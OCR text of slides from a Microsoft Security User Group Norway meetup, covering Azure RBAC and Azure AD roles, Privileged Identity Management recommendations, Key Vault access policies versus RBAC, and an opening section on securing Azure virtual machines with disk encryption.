
Azure roles *(RBAC)*


- Focus on resource roles
- Four fundamental roles
- 70 resource specific roles



Azure Active Directory (Azure AD) Roles


- Focus on Directory roles
- Global admin
- User admin





Privileged Identity Management

Differences between Azure resource roles and Azure AD roles



Azure AD Roles	Azure Resource Roles
Manage access to Azure Active directory roles	Manage access to resources
Scope • Tenant (Org wide) • Admin unit • Or on an individual object (AD Group)	**Scope** • Management group • Subscription • Resource group • Resource

Do the roles overlap?


No..however….

Global admin can elevate access using ‘Access management for Azure resources’ switch in the portal. Admin will be granted **user access administrator** role on all subscriptions for the particular tenant.

Privileged Identity Management
Four recommendations when using PIM

Implement privileged access groups (preview)

- Assign roles to a group instead of a user.
  - Add the user to a group with persistent role assignment as eligible member. Granular.
  - Add the role to an existing group of users. Simpler to administer.
- Useful for when different groups of users need access to the same role. Policies can be applied to the group (approval workflow for example).



Privileged Identity Management
Four recommendations when using PIM

Use the full security feature set

- **Time-bound** access to resources,
  Require **approval** gates, Enforce **MFA** to activate any role,
  require **justification**, use **notifications**.

Conduct Access reviews

- Review access regularily and revoke where required.

Get to know the roles

- Identify roles which have most meaning to the environment to educate users of those roles on what they need to request.


[Azure AD built-in roles - Azure Active Directory | Microsoft Docs](#)

[Azure built-in roles - Azure RBAC | Microsoft Docs](#)

Activate just in time

Reduce the potential for lateral movement in the event of account compromise by eliminating persistent access to privileged roles and resources. Enforce just in time access to critical roles with PIM.

Activate



Security Expert Gurus | Roles
Privileged Identity Management | Azure AD roles

Role	Description	Active
Application Administrator	Users with this role can create and manage all aspects of app registrations and enterprise apps	0
Application Developer	Users with this role can create application registrations independent of the 'Users can register app...	0
Attack Payload Author	Can create attack payloads that an administrator can initiate later.	0
Attack Simulation Administrator	Can create and manage all aspects of attack simulation campaigns.	0
Attribute Assignment Administrator	Assigns attribute keys and values to Azure AD objects.	0
Attribute Assignment Reader	Reads attribute keys and values to Azure AD objects.	0
Attribute Definition Administrator	Defines and manages the definition of security attributes for the tenant.	0
Attribute Definition Reader	Read the definition of security attributes for the tenant.	0
Authentication Administrator	Can access to view, set and reset authentication method information for any non-admin user.	0
Authentication Policy Administrator	Can create and manage all aspects of authentication methods and password protection policies.	0
Azure AD Joined Device Local Administrator	Users with this role become local machine administrators on all Windows 10 devices that are joine...	0
Azure DevOps Administrator	Can manage Azure DevOps organization policy and settings.	0
Azure Information Protection Administrator	Users with this role have user rights only on the Azure Information Protection service.	0

Security lab | Roles
Privileged Identity Management | Azure resources

Role
AcrDelete
AcrImageSigner
AcrPull
AcrPush
AcrQuarantineReader
AcrQuarantineWriter
AgFood Platform Sensor Partner Contributor
AgFood Platform Service Admin
AgFood Platform Service Contributor
AgFood Platform Service Reader
AnyBuild Builder
API Management Service Contributor
API Management Service Operator Role
API Management Service Reader Role
App Configuration Data Owner



Microsoft Security
USER GROUP NORWAY

Access Policy vs RBAC

Lessons learned from both scenarios

Role Based Access Control (RBAC)

Lessons learned with KeyVault (Access Policies vs RBAC)

Access Policy Model	RBAC Model
	 Application estate RBAC model AD Group Role Assignment

Role Based Access Control (RBAC)
Lessons learned with KeyVault (Access Policies vs RBAC)


KeyVault - Access policy configuration Issues

- Causing application issues when retrieving secrets
- Access policy 'drift' across different KeyVaults
- Manual interventions by Devs for app access identities and users with differing access
- Infrastructure as code challenges
  - More code required to create role access
  - Complexity between app and Infra DevOps pipelines (remote state outputs from Terraform)

Role Based Access Control (RBAC)
Lessons learned with KeyVault (Access Policies vs RBAC)

KeyVault RBAC considerations

- Preferred option is use AD group membership for access, however this requires planning
  - What AD group for what role/roles (secrets reader, user and officer)
  - How does this affect IaC pipelines and dependencies
- AD group membership RBAC sync period can vary resulting in access being unavailable for extended period beyond the Microsoft
- RBAC invalidates access policy!



ⓘ Important

Setting Azure RBAC permission model invalidates all access policies permissions. It can cause outages when equivalent Azure roles aren't assigned.

Questions ?

Pizza stickers created by DinosoftLabs

Break
10-15 min

Marius

Microsoft Security
USER GROUP NORWAY

Securing Virtual Machine Workloads in Azure

PPT here →

https://github.com/msugn/events

Who am I?

Marius Sandbu
Cloud Evangelist @ Sopra Steria

@msandbu

Linkedin.com/msandbu

msandbu.org

Trusselsky

CLOUDFIRST

Agenda


- Hardware and encryption
- RBAC and Managing Access
- Monitoring and logging
- Network Security
- Configuration Management
- Antivirus/Malware
- Security Updates
- Run Scripts and Extensions
- Defender for Servers and TVM

2021/2022 – The years we got new sad records...

80 % of all ransomware aimed at end-users


$LAPSUS «hacked» Samsung, NVIDIA, Microsoft og Okta

DDoS attack measures at 3,47 TBps against Azure




Over 18 000 criticital vulnerabilities reported in 2021

Ransomware attack «attempts» every 11 seconds



Disk Encryption

- **All data encrypted physically on storage nodes with Bitlocker**
- Keys Managed by Microsoft
  - (Platform Managed Keys – PMK)
- Customer-Managed (CMK) keys using Azure KeyVault
- Can also deploy KeyVault with dedicated HSM solution
- Ensures securing disks physically in the datacenter



VM01

Generation 1

Physical Server

Read/Write

Storage Disk

SSE
(Storage Service Encryption)
Platform Managed Keys

Or...

Storage Disk


SSE
(Storage Service Encryption)

Customer Managed Keys

Microsoft Security
USER GROUP NORWAY

Disk and OS Encryption

